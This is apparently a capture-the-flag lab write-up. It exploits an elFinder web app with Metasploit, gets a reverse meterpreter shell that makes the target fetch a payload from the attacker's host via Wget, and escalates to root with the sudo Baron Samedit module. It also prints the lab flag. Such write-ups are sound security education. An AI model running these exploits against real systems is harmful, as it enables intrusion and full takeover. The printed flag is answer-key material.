
Target: 10.129.37.62

The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?


Ans: elFinder

First was to access the web page using the IP target that I had spawned in my browser.

Results for the webpage.




Next step was to check for the webpage source code for the name of that web application as the question suggested. By doing so I was able to come across a word which I believed it could be the web application name, I turned up to be correct.



```
                managers : {
                    // 'DOM Element ID': { /* elFinder options of this DOM Element */ }
                    'elfinder': {}
                }
            });
        </script>
    </head>
    <body>

        <!-- Element where elFinder will be created (REQUIRED) -->
        <div id="elfinder"></div>

    </body>
</html>
```


Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with? **Ans: www-data**

First, from the webpage source file, I understood the web application name is elfinder, after firing up msfconsole I made a search to find any attached exploits to this name and from that I got a hint of 4 exploits but 2 popped out more.



```
msf6 > search exploit elfinder

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/builderengine_upload_exec            2016-09-18       excellent  Yes    BuilderEngine Arbitrary File Upload Vulnerability and execution
   1  exploit/unix/webapp/tikiwiki_upload_exec                2016-07-11       excellent  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
   2  exploit/multi/http/wp_file_manager_rce                  2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Execution
   3  exploit/linux/http/elfinder_archive_cmd_injection       2021-06-13       excellent  Yes    elFinder Archive Command Injection
   4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26  excellent  Yes    elFinder PHP Connector exiftran Command Injection


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
```

At first I tried using the exploit on index 4 but there was no luck.




```
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > run

[*] Started reverse TCP handler on 10.10.15.181:4444
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable
[*] Exploit completed, but no session was created.
```

What remained was to try the next exploit index number 3


After prompting another search using command search exploit elfinder, this time I choose index 3 using command use 3.

Next was to use command show options to check for more settings that are needed to run an exploit.



```
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > use 3
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > show options

Module options (exploit/linux/http/elfinder_archive_cmd_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI of elFinder
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

From the show options result, I needed to set my LHOST and RHOSTS. The rest options seemed okay so I left them in default state.




```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set lhost
lhost ⇒
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set lhost 10.10.15.181
lhost ⇒ 10.10.15.181
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set rhosts 10.129.37.62
rhosts ⇒ 10.129.37.62
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > check
[*] 10.129.37.62:80 - The target appears to be vulnerable. elFinder running version 2.1.53
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > run
```

After setting the RHOSTS and LHOST, I proceeded to run a **check** command to verify if my target is vulnerable to the attack. I got a confirmation it was.

Next was to trigger the exploit using the command **run.**

Once I got a meterpreter shell I run command **shell** to get a more flexible shell to interact with

After that I run command **whoami** to check the current user which showed I was user **www-data.**



```
[*] 10.129.37.62:80 - The target appears to be vulnerable. elFinder running version 2.1.53
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > run

[*] Started reverse TCP handler on 10.10.15.181:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file DELcYRsSij.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive YOSCPziC.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.15.181:8080/hv6gdc
[*] Client 10.129.37.62 (Wget/1.20.3 (linux-gnu)) requested /hv6gdc
[*] Sending payload to 10.129.37.62 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress -  50.00% done (54/108 bytes)
[*] Command Stager progress -  70.37% done (76/108 bytes)
[*] Sending stage (1017704 bytes) to 10.129.37.62
[+] Deleted DELcYRsSij.txt
[+] Deleted YOSCPziC.zip
[*] Meterpreter session 1 opened (10.10.15.181:4444 → 10.129.37.62:51806) at 2024-02-22 10:36:27 +0300
[*] Command Stager progress -  82.41% done (89/108 bytes)
[*] Command Stager progress - 100.00% done (108/108 bytes)
[*] Server stopped.

meterpreter > shell
Process 1787 created.
Channel 1 created.
whoami
www-data
```


The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

Ans: HTB{5e55ion5_4r3_sw33t}

To perform this task, I first needed to background my created session then find an attack point that could exploit the sudo vulnerabilities.


To background my session I used command **background.**

To check that I had a background session, I used command **show sessions.**



```
background
ex/bin/sh: 13: background: not found
it
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > show sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter x86/linux  www-data @ 10.129.37.62  10.10.15.181:4444 → 10.129.37.62:51806 (10.129.37.62)
```

Next was to find for sudo exploits in the msfconsole database therefore I typed **search sudo.**




```
msf6 exploit(linux/local/sudo_baron_samedit) > search sudo

Matching Modules
================

   #   Name                                                                       Disclosure Date  Rank       Check  Description
   -   ----                                                                       ---------------  ----       -----  -----------
   0   exploit/linux/misc/accellion_fta_mpipe2                                    2011-02-07       excellent  No     Accellion FTA MPIPE2 Command Execution
   1   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs                     2010-03-29       excellent  No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
   2   exploit/linux/http/astium_sqli_upload                                      2013-09-17       manual     Yes    Astium Remote Code Execution
   3   exploit/unix/http/dell_kace_k1000_upload                                   2014-03-07       excellent  Yes    Dell KACE K1000 File Upload
   4   exploit/linux/local/desktop_privilege_escalation                           2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5   exploit/linux/http/efw_chpasswd_exec                                       2015-06-28       excellent  No     Endian Firewall Proxy Password Change Command Injection
   6   exploit/linux/http/hp_van_sdn_cmd_inject                                   2018-06-25       excellent  Yes    HP VAN SDN Controller Root Command Injection
   7   exploit/linux/ssh/ibm_drm_a3user                                           2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   8   exploit/linux/http/klog_server_authenticate_user_unauth_command_injection  2020-12-27       excellent  Yes    Klog Server authenticate.php user Unauthenticated Command Injection
   9   post/linux/gather/enum_users_history                                                        normal     No     Linux Gather User History
   10  exploit/osx/local/rsh_libmalloc                                            2015-10-01       normal     No     Mac OS X 10.9.5 / 10.10.5 - rsh/libmalloc Privilege Escalation
   11  exploit/osx/local/sudo_password_bypass                                     2013-02-28       normal     Yes    Mac OS X Sudo Password Bypass
   12  exploit/osx/local/libxpc_mitm_ssudo                                        2018-03-15       excellent  Yes    Mac OS X libxpc MITM Privilege Escalation
   13  exploit/linux/http/mida_solutions_eframework_ajaxreq_rce                   2020-07-24       excellent  Yes    Mida Solutions eFramework ajaxreq.php Command Injection
   14  post/multi/manage/sudo                                                                      normal     No     Multiple Linux / Unix Post Sudo Upgrade Shell
   15  exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo               2018-04-17       manual     Yes    Nagios XI Chained Remote Code Execution
   16  exploit/multi/http/nostromo_code_exec                                      2019-10-20       good       Yes    Nostromo Directory Traversal Remote Command Execution
   17  exploit/linux/http/openfiler_networkcard_exec                              2012-09-04       excellent  Yes    Openfiler v2.x NetworkCard Command Execution
   18  exploit/multi/http/oracle_reports_rce                                      2014-01-15       great      Yes    Oracle Forms and Reports Remote Code Execution
   19  exploit/linux/http/pandora_fms_exec                                        2014-01-29       excellent  Yes    Pandora FMS Remote Code Execution
   20  exploit/linux/local/pihole_remove_commands_lpe                             2021-04-20       great      Yes    Pi-Hole Remove Commands Linux Priv Esc
   21  exploit/unix/http/pihole_blocklist_exec                                    2020-05-10       excellent  Yes    Pi-Hole heisenbergCompensator Blocklist OS Command Execution
   22  exploit/linux/local/polkit_dbus_auth_bypass                                2021-06-03       excellent  Yes    Polkit D-Bus Authentication Bypass
   23  exploit/linux/misc/quest_pmmasterd_bof                                     2017-04-09       normal     Yes    Quest Privilege Manager pmmasterd Buffer Overflow
   24  exploit/linux/http/rconfig_ajaxarchivefiles_rce                            2020-03-11       good       Yes    Rconfig 3.x Chained Remote Code Execution
   25  exploit/linux/http/riverbed_netprofiler_netexpress_exec                    2016-06-27       excellent  Yes    Riverbed SteelCentral NetProfiler/NetExpress Remote Code Execution
   26  post/multi/recon/sudo_commands                                                              normal     No     Sudo Commands
   27  exploit/linux/local/sudo_baron_samedit                                     2021-01-26       excellent  Yes    Sudo Heap-Based Buffer Overflow
   28  exploit/unix/webapp/trixbox_ce_endpoint_devicemap_rce                      2020-04-28       excellent  Yes    TrixBox CE endpoint_devicemap.php Authenticated Command Execution
   29  exploit/linux/ssh/vmware_vdp_known_privkey                                 2016-12-20       excellent  No     VMware VDP Known SSH Key
   30  exploit/linux/local/vmware_workspace_one_access_certproxy_lpe              2022-08-02       excellent  Yes    VMware Workspace ONE Access CVE-2022-31660
   31  exploit/linux/ssh/vyos_restricted_shell_privesc                            2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   32  exploit/linux/local/zpanel_zsudo                                           2013-06-07       excellent  Yes    ZPanel zsudo Local Privilege Escalation Exploit
   33  exploit/linux/local/zimbra_postfix_priv_esc                                2022-10-13       excellent  Yes    Zimbra sudo + postfix privilege escalation
   34  exploit/linux/local/zimbra_slapper_priv_esc                                2021-10-27       excellent  Yes    Zimbra zmslapd arbitrary module load
   35  exploit/linux/local/lastore_daemon_dbus_priv_esc                           2016-02-02       excellent  Yes    lastore-daemon D-Bus Privilege Escalation
   36  exploit/linux/local/ptrace_sudo_token_priv_esc                             2019-03-24       excellent  Yes    ptrace Sudo Token Privilege Escalation
```

After a few searches on which exploit to use, with a little help I was able to understand index 27 exploit had higher chances of success therefore I choose it.

Once I had chosen the sudo exploit to use, what was left was to set which session the exploit would run through and as the earlier results on sessions available, my session was index number 1.


Setting options in the selected exploit.



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/sudo_baron_samedit) > set session 1
session ⇒ 1
msf6 exploit(linux/local/sudo_baron_samedit) > set lhost 10.10.15.181
lhost ⇒ 10.10.15.181
msf6 exploit(linux/local/sudo_baron_samedit) > set lport 4443
lport ⇒ 4443
msf6 exploit(linux/local/sudo_baron_samedit) > show options
```


For the lport I changed from 4444 to 4443 because at the moment this port was in use in session 1.

Once that was set, I run command show options again to check that my settings were successful.



```
msf6 exploit(linux/local/sudo_baron_samedit) > show options

Module options (exploit/linux/local/sudo_baron_samedit):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SESSION      1                yes       The session to run this module on
   WritableDir  /tmp             yes       A directory where you can write files.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.181     yes       The listen address (an interface may be specified)
   LPORT  4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

What was now left was to run command run to trigger the start of the exploit.




```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/sudo_baron_samedit) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: x86
[*] Started reverse TCP handler on 10.10.15.181:4443
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/4IEoIJA4nm.py' (763 bytes) ...
[*] Writing '/tmp/libnss_tR9/9uQ .so.2' (548 bytes) ...
[*] Sending stage (3045348 bytes) to 10.129.37.62
[+] Deleted /tmp/4IEoIJA4nm.py
[+] Deleted /tmp/libnss_tR9/9uQ .so.2
[+] Deleted /tmp/libnss_tR9
[*] Meterpreter session 2 opened (10.10.15.181:4443 → 10.129.37.62:41524) at 2024-02-22 10:54:24 +0300

meterpreter > shell
Process 2456 created.
Channel 1 created.
whoami
root
```

Excellent, another new session was created.

First is to run again command shell

Next was to check what user I was. This time I was **root**, meaning the exploit was successful.

After that I located the root folder and found the flag.txt file which I read its contents using the **cat command.**




```
meterpreter > shell
Process 2456 created.
Channel 1 created.
whoami
root
ls
